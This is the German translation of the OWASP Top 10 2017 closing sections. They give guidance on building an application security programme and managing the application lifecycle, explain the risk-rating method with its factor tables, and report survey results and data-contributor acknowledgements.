Anwendungssicherheit ist nicht mehr länger optional. Organisationen müssen leistungsfähige Prozesse und Ressourcen zur Absicherung ihrer Anwendungen und APIs schaffen, um im Umfeld einer steigenden Zahl von Angriffen einerseits und regulatorischen Vorschriften andererseits bestehen zu können. Auf Grund der atemberaubenden Mengen an Code in zahlreichen Anwendungen und APIs haben viele Organisationen Probleme, mit dem enormen Umfang an Sicherheitslücken zurecht zu kommen. OWASP empfiehlt den Aufbau eines Programms zur Anwendungssicherheit, um einen Überblick über die Sicherheitslage ihrer Anwendungen und APIs zu erhalten und diese zu verbessern. Um das Sicherheitsniveau zu erhöhen, müssen viele Unternehmensbereiche effizient zusammenarbeiten, von Security und Audit über die Entwicklungsabteilung und das Business bis hin zum Management. Die Sicherheitsarchitektur muss transparent und messbar sein, damit alle Beteiligten die Ziele der Anwendungssicherheit im Unternehmen nachvollziehen zu können. Konzentrieren Sie sich auf die Aktivitäten und Resultate, die tatsächlich zur Unternehmenssicherheit beitragen, indem Sie Risiken eliminieren oder reduzieren. [OWASP SAMM](#) und der [OWASP Application Security Guide for CISOs](#) sind die Quellen für die meisten der Schlüsselaktivitäten in dieser Liste.

Start

- Dokumentieren Sie alle Anwendungen und die zugehörigen Datenbestände. Größere Organisationen sollten die Einführung einer Configuration Management Database (CMDB) in Betracht ziehen.
- Führen Sie einen [Anwendungssicherheits-Leitfaden](#) ein und fördern Sie dessen Akzeptanz.
- Führen Sie eine [Gap-Analyse der Fähigkeiten Ihrer Organisation zu vergleichbaren Organisationen](#) durch, um wichtige Verbesserungsfelder und einen Maßnahmenplan festzulegen.
- Führen Sie mit Zustimmung der Geschäftsleitung eine [Kampagne zur Sensibilisierung für Fragen der Anwendungssicherheit](#) für Ihre gesamte IT-Organisation durch.

Risiko-basierter Ansatz

- Identifizieren Sie den [Schutzbedarf](#) Ihrer [Anwendungen](#) aus geschäftlicher Sicht. Das sollte zum Teil durch Datenschutzgesetze und andere Vorschriften motiviert sein, die für die zu schützenden Datenbestände gelten.
- Erstellen Sie ein [Risikobewertungsmodell](#) mit einem einheitlichen System von Wahrscheinlichkeiten und Auswirkungen, welches die Bereitschaft Ihrer Organisation berücksichtigt, Risiken einzugehen.
- Messen und priorisieren Sie dementsprechend alle Ihre Anwendungen und APIs. Fügen Sie die Ergebnisse in Ihre CMDB ein.
- Legen Sie Prüfungsrichtlinien fest, um einen angemessenen Abdeckungsgrad und den geforderten Reifegrad festzulegen.

Sorgen Sie für eine stabile Grundlage

- Erstellen Sie [Richtlinien und Standards](#) für Anwendungssicherheit, die als Basis für alle betroffenen Entwicklungsteams dienen.
- Definieren Sie einen [allgemeingültigen Basissatz wiederverwendbarer Sicherheitsmaßnahmen](#), die diese Richtlinien und Standards ergänzen und stellen Sie Nutzungshinweise für Design und Entwicklung bereit.
- Etablieren Sie einen [Trainings-Plan für Anwendungssicherheit](#), das sich an den verschiedenen Entwicklungsaufgaben und Themenkomplexen orientiert.

Integrieren Sie Sicherheit in Ihre bestehenden Prozesse

- Legen Sie Ihre Aktivitäten bzgl. [sicherer Implementierung](#) und [Verifikation](#) fest und integrieren Sie diese in existierende Entwicklungs- und Anwendungsprozesse. Diese umfassen die [Modellierung der Bedrohungen](#), sicheres Design und [Design-Review](#), sichere Programmierung und [Code-Review](#), [Penetrationstests](#) und Mängelbeseitigung.
- Stellen Sie Experten und [unterstützende Dienste bereit, die die Entwickler und die Projektteams](#) bei der erfolgreichen Umsetzung unterstützen.

Sorgen Sie für Sichtbarkeit beim Management

- Arbeiten Sie mit Metriken. Treiben Sie Verbesserungs- und Budget-Entscheidungen voran, die auf diesen Metriken und Analysedaten beruhen. Solche Metriken umfassen die Beachtung von Sicherheitspraktiken und -aktivitäten, neue oder entschärfte Sicherheitslücken, erfasste Anwendungen, Fehlerdichte nach Art und Anzahl etc.
- Analysieren Sie Ihre Implementierungs- und Prüfungsaktivitäten hinsichtlich der Hauptursachen und Muster für Sicherheitslücken. Treiben Sie so strategische und systemische Verbesserungen in Ihrer Organisation voran. Lernen Sie aus Fehlern und setzen Sie positive Anreize um Verbesserungen zu fördern.

Regeln Sie den vollständigen Lebenszyklus von Anwendungen

Anwendungen gehören zu den komplexesten Systemen, die Menschen regelmäßig erschaffen und betreiben. Das IT-Management von Anwendungen sollte von IT-Spezialisten erfolgen, die für den vollständigen Lebenszyklus einer Anwendung verantwortlich sind. Wir empfehlen, die Rolle des Anwendungs-Verantwortlichen (Application Manager) als technisches Pendant zum Anwendungs-Eigentümer (Application Owner) zu etablieren. Der Anwendungs-Verantwortliche ist für den gesamten Lebenszyklus der Anwendung bezüglich der IT-Belange zuständig, von der Erhebung der fachlichen Anforderungen bis hin zur Außerbetriebnahme der Systeme. Letzteres wird häufig übersehen.

Anforderungs- und Ressourcen-Management

- Fachliche Anforderungen mit dem Fachbereich aufnehmen und vereinbaren, inkl. dem Schutzbedarf aller Daten-Assets in Bezug auf Vertraulichkeit, Authentizität, Integrität und Verfügbarkeit, sowie der erwarteten Anwendungslogik.
- Zusammenstellen der technischen Anforderungen inkl. funktionalen und nicht-funktionalen Anforderungen an die Sicherheit.
- Planen und vereinbaren des Budgets, das alle Aspekte abdeckt, vom Design, Entwicklung, Testen bis hin zum Betrieb sowie die Sicherheitsmaßnahmen.

Ausschreibung und Vergabe

- Die Anforderungen mit internen oder externen Entwicklern vereinbaren, inkl. Richtlinien, Sicherheits-Vorgaben und -Prozesse, wie z.B. sicherer Softwareentwicklungsprozess (SDLC), Best Practices.
- Bewerten Sie den Erfüllungsgrad der technischen Anforderungen inkl. Planungs- und Design-Phase.
- Vereinbaren Sie alle technischen Anforderungen inkl. Design, Sicherheit und Service-Level-Agreements (SLAs).
- Nutzen Sie Vorlagen und Checklisten, z.B. den [OWASP Secure Software Contract Annex \(deutsch\)](#). **Hinweis:** Das Dokument ist ausschließlich als Orientierungshilfe anzusehen, es bezieht sich auf US-Recht. Konsultieren Sie in jedem Fall einen spezialisierten Anwalt, bevor Sie es benutzen.

Planung und Design

- Vereinbaren Sie die Planung und das Design der Anwendung mit den Entwicklern und internen Stakeholdern, z.B. Sicherheits-Spezialisten.
- Definieren Sie, unterstützt von Sicherheits-Spezialisten, die Sicherheits-Architektur, allgemeine vorbeugende Maßnahmen und gezielte Gegenmaßnahmen entsprechend dem Schutzbedarf und dem erwarteten Gefährdungsniveau.
- Stellen Sie sicher, dass der Anwendungseigentümer Restrisiken akzeptiert oder zusätzliches Budget bereitstellt.
- Stellen Sie sicher, dass es in jedem Sprint Sicherheits-Stories enthalten sind, die Auflagen für nicht-funktionale Anforderungen enthalten.

Deployment, Testen und Rollout

- Automatisieren Sie das Deployment von Anwendungen, Schnittstellen und allen benötigten Komponenten mit sicheren Konfigurationsvoreinstellungen, inkl. der benötigten Berechtigungen.
- Testen Sie die technischen Funktionen und die Integration in die IT-Architektur, koordinieren Sie fachliche Tests.
- Erzeugen Sie "Use-" und "Abuse-Testfälle" aus technischer und fachlicher Sicht.
- Koordinieren Sie Sicherheits-Tests gemäß den internen Prozessen, dem Schutzbedarf und dem angenommenen Gefährdungsniveau der Anwendung.
- Nehmen Sie die Anwendung in Betrieb und übernehmen Sie ggf. Daten aus Altanwendungen.
- Vervollständigen Sie die Dokumentation, inkl. in der Configuration Management Data Base (CMDB) und die Sicherheitsarchitektur.

Betrieb und Change-Management

- Das Betriebshandbuch muss Vorgaben für den sicheren Betrieb der Anwendung enthalten, z.B. Patchmanagement.
- Sensibilisieren Sie die Anwender für Sicherheitsaspekte und lösen Sie Konflikte zwischen Benutzbarkeit und Sicherheit.
- Planen und begleiten Sie Changes, z.B. Versionswechsel der Anwendung oder anderer Komponenten wie das Betriebssystem, Middleware und Bibliotheken.
- Aktualisieren Sie die vollständige Dokumentation, inkl. der CMDB, der Sicherheitsarchitektur, vorbeugende Maßnahmen, Gegenmaßnahmen und das Betriebshandbuch.

Außerbetriebnahme von Anwendungen

- Weiterhin benötigte Daten sollten archiviert werden, alle anderen Daten sollten sicher gelöscht werden.
- Nehmen Sie die Anwendung auf sichere Weise außer Betrieb, inkl. dem Löschen von nicht mehr benötigten Benutzerkonten, Rollen und Rechten.
- Ändern Sie den Zustand der Anwendung in der CMDB auf "außer Betrieb".

Es geht um die Risiken, die Schwachstellen darstellen

Die Methode der Risikobewertung der Top 10 basiert auf der [OWASP Risk-Rating-Methode](#). Für jede Kategorie der Top 10 schätzten wir das typische Risiko ab, das die entsprechende Schwachstelle in einer üblichen Webanwendung verursacht, indem wir die allgemeinen Wahrscheinlichkeits- und Auswirkungs-Faktoren für die jeweilige Schwachstelle betrachteten. Dann sortierten wir die Top 10 gemäß der Schwachstellen, die im Allgemeinen das größte Risiko für eine Anwendung darstellen. Die zugrundeliegenden Faktoren werden für jede Version der Top 10 geprüft und auf einen aktuellen Stand gebracht, da sich Dinge ständig ändern und entwickeln.

Die [OWASP Risk-Rating-Methode](#) definiert zahlreiche Faktoren, die helfen, das Risiko einer gefundenen Schwachstelle zu bewerten. Unabhängig davon ist die Top 10 allgemein gehalten und geht weniger auf spezifische Schwachstellen realer Anwendungen und APIs ein. Daher können wir niemals so genau wie derjenige sein, der das Risiko für seine eigene(n) Anwendung(en) abschätzt. Nur Sie selbst können am besten beurteilen, wie hoch der konkrete Schutzbedarf der Anwendung ist, wie wichtig die verarbeiteten Daten sind, wer oder was die Bedrohungsquellen darstellen und wie das System entwickelt wurde und betrieben wird.

Unsere Methodik beinhaltet drei Wahrscheinlichkeits-Faktoren für jede Schwachstelle („Verbreitung“, „Auffindbarkeit“ und „Ausnutzbarkeit“) und einen Faktor zur „Technischen Auswirkung“. Die Gewichtung für jeden Faktor liegt zwischen „1-Niedrig“ und „3-Hoch“, in geeigneter Terminologie für den jeweiligen Faktor. Die „Verbreitung“ einer Schwachstelle muss üblicherweise nicht abgeschätzt werden. Hierfür haben uns verschiedene Organisationen Statistiken zur Verfügung gestellt (vgl. Kapitel „[Danksagung](#)“ auf Seite 25), die wir zu einer Top 10 Liste des Wahrscheinlichkeits-Faktors für die „Verbreitung“ zusammengestellt haben. Diese Daten wurden dann mit den beiden anderen Wahrscheinlichkeits-Faktoren für „Auffindbarkeit“ und „Ausnutzbarkeit“ gemittelt, um eine Bewertung der Eintrittswahrscheinlichkeit für jede Schwachstelle zu berechnen. Dieser Wert wurde im Folgenden mit unserem Schätzwert für die „Technische Auswirkung“ der jeweiligen Schwachstelle multipliziert, um so zu einer Gesamtbewertung der Risiko-Einstufung zu gelangen (je höher das Ergebnis, desto höher das Risiko). „Auffindbarkeit“, „Ausnutzbarkeit“ und „Technischen Auswirkungen“ wurden dabei durch die Analyse der CVEs, die für die jeweiligen Kategorie der Top 10 einschlägig sind, bestimmt.

Es bleibt anzumerken, dass dieser Ansatz die Wahrscheinlichkeit der Bedrohungsquelle nicht mit berücksichtigt, ebenso wenig wie irgendwelche technischen Details der betroffenen Anwendung. Jeder dieser Faktoren könnte die Gesamtwahrscheinlichkeit, dass ein Angreifer eine bestimmte Schwachstelle findet und ausnutzt, signifikant beeinflussen. Dieses Bewertungsschema berücksichtigt auch nicht die Auswirkungen auf das jeweilige Unternehmen und die Geschäftsprozesse. Die betroffene Organisation oder das Unternehmen wird für sich selbst entscheiden müssen, welches Sicherheitsrisiko durch (verwundbare) Anwendungen oder APIs sie oder es bereit ist zu tragen. Es ist nicht Sinn und Zweck der OWASP Top 10, Ihnen diese Risikoanalyse abzunehmen oder für Sie durchzuführen.

Die folgende Darstellung zeigt die Berechnung des Risikos für [A6:2017-Sicherheitsrelevante Fehlkonfiguration](#).

Anwendungsspezifisch	Ausnutzbarkeit Einfach: 3	Verbreitung Sehr häufig: 3	Auffindbarkeit Einfach: 3	Technisch Mittel: 2	Daten- & Geschäftsspezifisch
	3	3	3		
			*	2	
	Durchschnitt = 3,0				
			= 6,0		

Zusammenfassung der Top 10 Risiko-Faktoren

Die folgende Tabelle stellt eine Zusammenfassung der Top 10 Risiken für die Anwendungssicherheit in der Version des Jahres 2017 und der dazugehörigen Risiko-Faktoren dar. Diese Faktoren wurden durch verfügbare Statistiken und die Erfahrung des OWASP-Teams bestimmt. Um diese Risiken für eine bestimmte Anwendung oder Organisation zu verstehen, muss der Leser seine eigenen, spezifischen Bedrohungsquellen und Auswirkungen auf sein Unternehmen betrachten. Selbst eklatante Software-Schwachstellen müssen nicht zwangsläufig ein ernsthaftes Risiko darstellen, wenn es z.B. keine Bedrohungsquellen gibt, die den notwendigen Angriff ausführen können oder die tatsächlichen Auswirkungen auf das Unternehmen und die Geschäftsprozesse zu vernachlässigen sind.

RISIKO	Angriffsvektoren		Schwachstelle		Auswirkung		Wert
	Bedrohungsquellen	Ausnutzbarkeit	Verbreitung	Auffindbarkeit	Technisch	Geschäftl.	
A1:2017-Injection	Anwendungs-spezifisch	Einfach: 3	Häufig: 2	Einfach: 3	Schwerwiegend: 3	Daten- & Geschäfts-spezifisch	8,0
A2:2017-Fehler in Authentifizierung		Einfach: 3	Häufig: 2	Durchschnittlich: 2	Schwerwiegend: 3		7,0
A3:2017-Verlust der Vertr. Sens. Daten		Durchschnittlich: 2	Sehr häufig: 3	Durchschnittlich: 2	Schwerwiegend: 3		7,0
A4:2017-XML External Entities (XXE)		Durchschnittlich: 2	Häufig: 2	Einfach: 3	Schwerwiegend: 3		7,0
A5:2017-Fehler in der Zugriffskontrolle		Durchschnittlich: 2	Häufig: 2	Durchschnittlich: 2	Schwerwiegend: 3		6,0
A6:2017-Sicherh.rel. Fehlkonfiguration		Einfach: 3	Sehr häufig: 3	Einfach: 3	Mittel: 2		6,0
A7:2017-Cross-Site Scripting (XSS)		Einfach: 3	Sehr häufig: 3	Einfach: 3	Mittel: 2		6,0
A8:2017-Unsichere Deserialisierung		Schwierig: 1	Häufig: 2	Durchschnittlich: 2	Schwerwiegend: 3		5,0
A9:2017-Komp. mit bek. Schwachstellen		Durchschnittlich: 2	Sehr häufig: 3	Durchschnittlich: 2	Mittel: 2		4,7
A10:2017-Unzureich. Logging&Monitoring		Durchschnittlich: 2	Sehr häufig: 3	Schwierig: 1	Mittel: 2		4,0

Weitere Risiken, die man prüfen sollte

Auch wenn die Top 10 bereits sehr viele Problemfelder abdecken, so gibt es dennoch weitere Risiken, die man in Betracht ziehen und im jeweiligen Unternehmen oder der Organisation evaluieren sollte. Einige waren schon in früheren Versionen der OWASP Top 10 enthalten, andere nicht - wie z.B. neue Angriffstechniken. Diese werden permanent gesucht, gefunden und weiter entwickelt. Andere wichtige Sicherheitsrisiken für Anwendungen, die man sich ebenfalls näher ansehen sollte, sind (sortiert nach CVE-ID):

- [CWE-352: Cross-Site Request Forgery \(CSRF\)](#)
- [CWE-400: Uncontrolled Resource Consumption \('Resource Exhaustion', 'AppDoS'\)](#)
- [CWE-434: Unrestricted Upload of File with Dangerous Type](#)
- [CWE-451: User Interface \(UI\) Misrepresentation of Critical Information \(Clickjacking and others\)](#)
- [CWE-601: Unvalidated Forward and Redirects](#)
- [CWE-799: Improper Control of Interaction Frequency \(Anti-Automation\)](#)
- [CWE-829: Inclusion of Functionality from Untrusted Control Sphere \(3rd Party Content\)](#)
- [CWE-918: Server-Side Request Forgery \(SSRF\)](#)

Übersicht

Auf dem OWASP-Project-Summit 2017 entschieden sich aktive Teilnehmer und Community-Mitglieder für eine risiko-basierten Reihenfolge mit bis zu zwei vorausschauend aufgenommenen Schwachstellenklassen. Die Reihenfolge wurde teilweise durch quantitative Daten und teilweise durch qualitative Erhebungen bestimmt.

Rangliste auf Basis der Expertenumfrage in der Community

Für die Umfrage haben wir die Schwachstellenkategorien gesammelt, die zuvor als "an der Schwelle" identifiziert oder im Feedback zu 2017 RC1 in der Top 10 Mailingliste erwähnt wurden. Wir haben sie in eine Rangliste aufgenommen und die Befragten gebeten, die vier wichtigsten Schwachstellen zu bewerten, die ihrer Meinung nach in die OWASP Top 10 - 2017 aufgenommen werden sollten. Die Umfrage war vom 2. August bis 18. September 2017 offen. 516 Antworten wurden ausgewertet und die Schwachstellen entsprechend geordnet.

Rank	Survey Vulnerability Categories	Score
1	Exposure of Private Information ('Privacy Violation') [CWE-359]	748
2	Cryptographic Failures [CWE-310/311/312/326/327]	584
3	Deserialization of Untrusted Data [CWE-502]	514
4	Authorization Bypass Through User-Controlled Key (IDOR* & Path Traversal) [CWE-639]	493
5	Insufficient Logging and Monitoring [CWE-223 / CWE-778]	440

Die Offenlegung privater Informationen ist eindeutig die am höchsten eingestufte Schwachstelle, passt aber sehr gut als zusätzlicher Schwerpunkt in die bestehende [A3:2017-Verlust der Vertraulichkeit sensibler Daten](#). Kryptographische Fehler können ebenfalls in diese Kategorie aufgenommen werden. Unsichere Deserialisierung wurde auf Platz drei eingestuft, so dass sie als [A8:2017-Unsichere Deserialisierung](#) in die Top 10 aufgenommen wurde. Das viertplatzierte Thema „User-Controlled Key“ ist in [A5:2017-Fehler in der Zugriffskontrolle](#) mit enthalten. Es ist gut, dass es in der Umfrage einen hohen Rang einnimmt, da es bisher noch nicht viele Daten über Autorisierungsschwachstellen gibt. Das auf Platz 5 gelistete Thema ist "Insufficient Logging and Monitoring", passt unserer Meinung nach gut zu den Top 10 und wurde deshalb als [A10:2017-Unzureichendes Logging & Monitoring](#) aufgenommen. Wir sind an einem Punkt gelangt, an dem Anwendungen in der Lage sein müssen, mögliche Angriffsindizien zu definieren, eine geeignete Protokollierung zu erzeugen und eine angemessene Alarmierung, Eskalation und Reaktion auszulösen.

Öffentlicher Aufruf: Wir brauchen Daten!

Traditionell wurden bisher eher quantitative Daten gesammelt und analysiert: Wie viele Schwachstellen wurden in getesteten Anwendungen gefunden? Wie bekannt ist, melden Werkzeuge traditionell alle gefundenen Funde einer Schwachstelle. Menschen berichten traditionell über einen einzelnen Befund mit einer Reihe von Beispielen. Dies macht es sehr schwierig, die beiden Berichtsstile auf vergleichbare Weise zu aggregieren.

In 2017 wurde die Häufigkeitsrate anhand der Anzahl der Anwendungen je Datensatz berechnet, die eine oder mehrere Schwachstellen eines bestimmten Typs aufwiesen. Die Daten von vielen größeren Mitwirkenden wurden auf zwei Arten zur Verfügung gestellt. Die erste war traditionell die Häufigkeit, bei der jedes gefundene Auftreten einer Schwachstelle gezählt wurde, während die zweite die Anzahl der Anwendungen ist, in denen die jeweilige Schwachstelle (ein oder mehrere Male) gefunden wurde. Obwohl nicht perfekt, erlaubt uns dies, die Daten von ‚Human Assisted Tools‘ (automatisierte Tests) und ‚Tool Assisted Humans‘ (manuelle Tests) zu vergleichen. Die Rohdaten und Analysearbeiten sind auf [GitHub verfügbar](#). Wir beabsichtigen, dies in den zukünftigen Versionen der Top 10 durch einen strukturierteren Ansatz weiter zu verbessern.

Wir haben mehr als 40 Einreichungen für die Datenerhebung erhalten. Da viele von ihnen aus dem ursprünglichen Datenauftrag für den RC1 stammten, der sich auf die Auftrittshäufigkeit konzentrierte, haben wir die anwendungsbezogenen Daten von 23 Mitwirkenden verwendet, die ~114.000 Anwendungen umfassen. Wo immer möglich, haben wir einen einjährigen Zeitblock von Daten gleicher Anwendungen verwendet. Die Mehrzahl der gemeldeten Anwendungen sind einmal enthalten, obwohl es möglicherweise einige Dubletten bei den gemeldeten Anwendungen von Veracode gibt. Die 23 verwendeten Datensätze wurden als ‚Human Assisted Tools‘ bzw. ‚Tool Assisted Humans‘ klassifiziert. Anomalien in den ausgewählten Daten mit der Häufigkeit von über 100% wurden auf max. 100% angepasst. Um die Auftretungshäufigkeit zu berechnen, haben wir den Prozentsatz aller Anwendungen kalkuliert, bei denen festgestellt wurde, dass sie den jeweiligen Schwachstellentyp enthalten. Die Häufigkeit einer Schwachstelle ging bei der Berechnung des jeweiligen Risikowertes über den Risiko-Faktor 'Verbreitung' ein und wurde so in der Rangfolge der Top 10 berücksichtigt.

Danksagung an Datenunterstützer

Wir möchten uns bei den vielen Unternehmen bedanken, die ihre Schwachstellendaten zur Unterstützung des Updates 2017 beigetragen haben:

- ANCAP
- Aspect Security
- AsTech Consulting
- Atos
- Branding Brand
- Bugcrowd
- BUGemot
- CDAC
- Checkmarx
- Colegio LaSalle Monteria
- Company.com
- ContextIS
- Contrast Security
- DDoS.com
- Derek Weeks
- Easybss
- Edgescan
- EVRY
- EZI
- Hamed
- Hidden
- I4 Consulting
- iBLISS Segurana & Inteligencia
- ITsec Security Services bv
- Khallagh
- Linden Lab
- M. Limacher IT Dienstleistungen
- Micro Focus Fortify
- Minded Security
- National Center for Cyber Security Technology
- Network Test Labs Inc.
- Osampa
- Paladion Networks
- Purpletalk
- Secure Network
- Shape Security
- SHCP
- Softtek
- Synopsys
- TCS
- Vantage Point
- Veracode
- Web.com

Zum ersten Mal sind alle Daten, die zu einer Top-10-Veröffentlichung beigetragen wurden, inkl. einer vollständigen Unterstützterliste [öffentlich zugänglich](#).

Danksagungen an einzelne Mitwirkende

Wir möchten uns bei einzelnen Mitwirkenden bedanken, die viele Stunden damit verbracht haben, zu den Top 10 in GitHub beizutragen:

- ak47gen
- alonergan
- ameft
- anantshri
- bandrzej
- bchurchill
- binarious
- bkimminich
- Boberski
- borischen
- Calico90
- chrish
- clerkendweller
- D00gs
- davewichers
- drkknigh
- drwetter
- dune73
- ecbftw
- einsweniger
- ekobrin
- eoftedal
- frohoff
- fzipi
- geb1
- Gilc83
- gilzow
- global4g
- grnd
- h3xstream
- hiralph
- HoLyVieR
- ilatypov
- irbishop
- itscooper
- ivanr
- jeremylong
- jhaddix
- jmanico
- joaomatosf
- jrmithdobbs
- jsteven
- jvehent
- katyant
- kerberosmansour
- koto
- m8urnett
- mwcoates
- neo00
- nickthetait
- ninedter
- ossie-git
- PauloASilva
- PeterMosmans
- pontocom
- psiinon
- pwntester
- raesene
- riramar
- ruroot
- securestep9
- securitybits
- SPoint42
- sreenathsasikumar
- starbuck3000
- stefanb
- sumitagarwalusa
- taprootsec
- tghosth
- TheJambo
- thesp0nge
- toddgrotenhuis
- troymarshall
- tsohlaol
- vdbaan
- yohgaki

Sowie allen anderen, die uns über Twitter, E-Mail und andere Wege Feedback gegeben haben.

Wir möchten nicht vergessen zu erwähnen, dass Dirk Wetter, Jim Manico und Osama Elnaggar umfangreiche Hilfe geleistet haben. Chris Frohoff und Gabriel Lawrence leisteten außerdem unschätzbare Unterstützung bei der Erstellung des neuen Kategorie [A8:2017-Unsichere Deserialisierung](#).